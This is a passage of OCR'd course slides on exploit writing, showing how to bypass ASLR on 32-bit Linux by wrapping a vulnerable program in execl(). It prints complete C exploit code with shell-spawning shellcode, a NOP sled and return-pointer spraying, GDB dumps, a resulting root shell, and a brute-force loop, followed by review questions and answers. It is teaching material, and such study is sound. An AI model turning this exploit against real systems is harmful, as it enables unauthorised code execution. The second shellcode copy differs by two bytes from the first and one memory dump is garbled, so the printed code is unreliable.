
```
(gdb) r
Starting program: /home/deadlist/aslr_test1
i is at: 0xbfe1556c
I'm vulnerable to a stack overflow... See if you can hack me!


Program received signal SIGSEGV, Segmentation fault.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x41414141 in ?? ()
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Decreasing the Buffer

Decrease the size of the buffer and the number of A's we're passing to the vulnerable program to 48. As you can see on the slide, execution tried to jump to 0x41414141. It may not happen every time, so give it a few runs before assuming there is a problem. The code to do this is below.

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[]) {
                char buffer[48];
                int i, junk;
                printf("i is at: %p\n", &i);
                memset(buffer, 0x41, 48);
                execl("./aslr_vuln", "aslr_vuln", buffer, NULL);
}
```




The Next Step

- Now that we can still control the address where execution jumps we can:
  - Write our return pointer a bunch of times to fill the buffer
  - Place a NOP sled after the buffer
    - We want to jump here
  - Place our shellcode after the NOP sled
  - Figure out where to return

The Next Step

Since we've established the fact that we can still control execution when wrapping the vulnerable program within a program we create, we can begin to set up our attack framework. For this we must fill the buffer of the vulnerable program with our return pointer, so we hopefully have it in the right spot. Place a NOP sled after the return pointer overwrite as our landing zone. We then must place the shellcode we want to execute after the NOP sled and figure out to what address to set the return pointer.




Where do We Point the RP?

- Since we don't know where the stack will be mapped
  - We can create a variable that will be pushed onto the stack prior to the call to execl()
  - Once the process space is replaced, we have the address of our variable to reference
  - We can increase or decrease the space before or after our offset and set as the RP if needed
  - Let us look at the program and its execution in GDB

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Where do We Point the RP?

We have already figured out that we do not know where the stack segment will be mapped. What we can do is create a variable within our wrapper program which will be pushed into memory prior to the call to execl(). We can use the address of this variable as a reference point once the process is replaced by execl(). It is not an exact science as to the behavior of where in memory things may be moved to, but generally they stay in the same relative area. We can then create an offset from the address of our variable to try and cause the return pointer to land within our NOP sled. Let us take a look at our exploit code and also a closer look at the program inside of GDB.



This Part Gets Tricky ...


```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
"\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"\
"\x52\x54\x89\xe1\xb0\x0b\xcd\x80";

int main(int argc, char *argv[]) {
char buffer[200];
int i, ret;
ret = (int) &i + 200;
printf("i is at: %p\n", &i);
printf("buffer is at: %p\n", buffer);
printf("RP is at: %p\n", ret);
for(i=0; i < 64; i+=4)
      *((int *)(buffer+i)) = ret;
memset(buffer+64, 0x90, 64);
memcpy(buffer+128, shellcode, sizeof(shellcode));
execl("./aslr_vuln", "aslr_vuln", buffer, NULL);
}
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

This Part Gets Tricky ...

Take a look at the comments added into the code below to see what's going on:

```
#include <stdio.h>
#include <unistd.h>  //Necessary libraries for the various functions ...
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
"\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\  // Our shell-spawning shellcode
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"\
"\x52\x54\x89\xe1\xb0\x0b\xcd\x80";

int main(int argc, char *argv[]) {
char buffer[200];  // Our buffer of 200 bytes
int i, ret;  // Our variable to reference based on its mem address and our RP variable
ret = (int) &i + 200; // The offset from the address of i we want to set our RP to  ...
printf("i is at: %p\n", &i);
printf("buffer is at: %p\n", buffer);   // Some information to help us see what's going on ...
printf("RP is at: %p\n", ret);
for(i=0; i < 64; i+=4) // A loop to write our RP guess 16 times ...
                *((int *)(buffer+i)) = ret;
memset(buffer+64, 0x90, 64);  // Setting memory at the end of our 16 RP writes to 0x90 * 64, our NOP sled …
memcpy(buffer+128, shellcode, sizeof(shellcode));  // Copying our RP guess, NOP sled and shellcode
execl("./aslr_vuln", "aslr_vuln", buffer, NULL);  // Our call to execl() to open up our vulnerable program …
}
```



Inside of GDB

- Let us break on the execl() call
  - Our data should be copied by then


```
(gdb) x/16x $esp +24
0xbfc252f8:     0xbfc253bc      0xbfc253bc      0xbfc253bc      0xbfc253bc
0xbfc25308:     0xbfc253bc      0xbfc253bc      0xbfc253bc      0xbfc253bc
0xbfc25318:     0xbfc253bc      0xbfc253bc      0xbfc253bc      0xbfc253bc
0xbfc25328:     0xbfc253bc      0x90909090      0x90909090      0x90909090
(gdb)
0xbfc25338:     0               0x90909090      0x              9090
0xbfc25348:     0x 909090       0x90909090      0x90909090      0x90909090
0xbfc25358:     0x 909090       0x90909090      0x90909090      0x90909090
0xbfc25368:     0xdb31c031      0xca89c929      0x80cd46b0      0x6852c029
```

  - Return Pointer points far into our shellcode. This isn't going to work ... Also, GDB cannot trace due to execve() being called by execl(). Loses process

Inside of GDB

Oops! Looks like we set our offset too high. As you can see on the slide, we have set our return pointer guess to an address that's far into our shellcode. We want it to land inside the NOP sled. Again, this is not an exact science and results may vary on the program you are analyzing. With ASLR enabled and using execl() to open up the vulnerable program, you may experience inconsistent results. The one we're attacking is actually quite stable and you should have success using this method.

Unfortunately, when execl() is used to open another program, GDB loses control. This is due to the fact that execl() calls execve() and spawns a new PID in which ptrace() cannot trace, even when attaching as root. If the fork() function was used, this would not be an issue, but fork() does not have the same vulnerability with not re-randomizing the process once spawned.



Let Us Try Again ...

- The offset has been changed to:
  - "ret = (int) &i + 60;"

```
(gdb) x/20x $esp +16
0xbfbf7100:     0x00000000      0x00000034      0xbfbf7140      0xbfbf7140
0xbfbf7110:     0xbfbf7140      0xbfbf7140      0xbfbf7140      0xbfbf7140
0xbfbf7120:     0xbfbf7140      0xbfbf7140      0xbfbf7140      0xbfbf7140
0xbfbf7130:     0xbfbf7140      0xbfbf7140      0xbfbf7140      0x90909090
0xbfbf7140:     0x90909090      0x90909090      0x90909090      0x90909090
```

  - Now our RP points to the NOP sled!!!


Let Us Try Again ...

Let us try again, changing our offset from 200 to 60. As you can see on the slide, our return pointer guess points within our NOP sled! Let us give it a whirl ...

```
#include <stdio.h>
#include <unistd.h> //Necessary libraries for the various functions ...
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
"\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\  // Our shell-spawning shellcode
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xc3"\
"\x52\x54\x89\xc1\xb0\x0b\xcd\x80";

int main(int argc, char *argv[]) {
char buffer[200]; // Our buffer of 200 bytes
int i, ret; // Our variable to reference based on its mem address and our RP variable
ret = (int) &i + 60; // The offset from the address of i we want to set our RP to ... modified version that should work!
printf("i is at: %p\n", &i);
printf("buffer is at: %p\n", buffer);  // Some information to help us see what's going on ...
printf("RP is at: %p\n", ret);
for(i=0; i < 64; i+=4) // A loop to write our RP guess 16 times ...
                *((int *)(buffer+i)) = ret;
memset(buffer+64, 0x90, 64);  // Setting memory at the end of our 16 RP writes to 0x90 * 64, our NOP sled …

memcpy(buffer+128, shellcode, sizeof(shellcode));  // Copying our RP guess, NOP sled and shellcode

execl("./aslr_vuln", "aslr_vuln", buffer, NULL);  // Our call to execl() to open up our vulnerable program …

}
```

Giving it a Spin

- Got it!!!




```
deadlist@deadlist-desktop:~$ ./aslr-1
i is at: 0xbfc37b34
buffer is at: 0xbfc37b38
RP is at: 0xbfc37b70
I'm vulnerable to a stack overflow... See if you can hack me!

Segmentation fault
deadlist@deadlist-desktop:~$ ./aslr-1
i is at: 0xbfe3e534
buffer is at: 0xbfe3e538
RP is at: 0xbfe3e570
I'm vulnerable to a stack overflow... See if you can hack me!

# █
```

Giving it a Spin

Success! Giving it a few tries results in our shellcode execution. With more effort, it is likely possible to increase the success rate of running this exploit by modifying the offset. Remember, the process is being replaced through execl() and even when setting the return pointer guess to an address that doesn't directly fall within the NOP sled, success may occur. The reason that it still may be successful, even when pointing to an area that holds your return pointer guess, is that the return pointer value will be executed as if it were opcodes. If they are benign opcodes, execution should still be successful. Since ASLR is running, the addresses will always be changing. Sometimes these addresses will be valid opcodes that do not affect the operation of the program, while others may cause a fault. A quick WHILE loop can be used to test and see if your exploit will be successful:

while true; do ./aslr-1; sleep 1; done;

Props to the FHM Crew for posting a version of this method on http://dl.packetstormsecurity.net/papers/bypass/aslr-bypass.txt...




Module Summary

- Stack-based attacks on Linux
- Returning to Code
- Returning to C Library
- Bypassing Stack Protection
- W^X
- Address Space Layout Randomization (ASLR)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Module Summary

We've taken a look at several ways to exploit the stack, such as redirecting execution to bypass authentication, returning to shellcode placed into the buffer, returning to functions within the C library, and defeating terminator canaries. Other controls such as random canaries, W^X, and ASLR may also be defeated depending on multiple factors we discussed. The difficulty of exploiting the stack is always increasing due to the controls put into place by talented security professionals; however, there are exceptions and ways around controls under the right conditions.



Review Questions

1) If the stack is marked as non-executable, what type of attack would you attempt?
2) What type of canary utilizes the HP-UX urandom Strong Number Generator?
3) True or False? – PaX's ASLR implementation can randomize all 32-bits of a functions location in a processes memory space.
4) Stack Smashing Protection (SSP) is based on what well known stack protection tool?


Review Questions

1) If the stack is marked as non-executable, what type of attack would you attempt?

2) What type of canary utilizes the HP-UX urandom Strong Number Generator?

3) True or False? – PaX's ASLR implementation can randomize all 32-bits of a functions location in a processes memory space.

4) Stack Smashing Protection (SSP) is based on what well known stack protection tool?



Answers

1) return-to-libc
2) Random Canaries
3) False
4) ProPolice

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Answers

1) return-to-libc – This style of attack is commonly used to circumvent small buffers or non-executable memory segments.

2) Random Canaries – Random Canaries use the HP-UX urandom number generator when available and configured to do so.

3) False – In order to maintain control of segments in memory, not all bits in 32-bit memory addressing can be randomized. For example, we must be able to keep sections such as the heap, stack and code segment separate and at consistent base locations.

4) ProPolice – Stack Smashing Protection (SSP) is based on ProPolice.



Recommended Reading

- Smashing the Stack for Fun and Profit by Aleph One
  http://www.phrack.org/issues.html?id=14&issue=49
- Smashing the Modern Stack for Fun and Profit, Craig Heffner
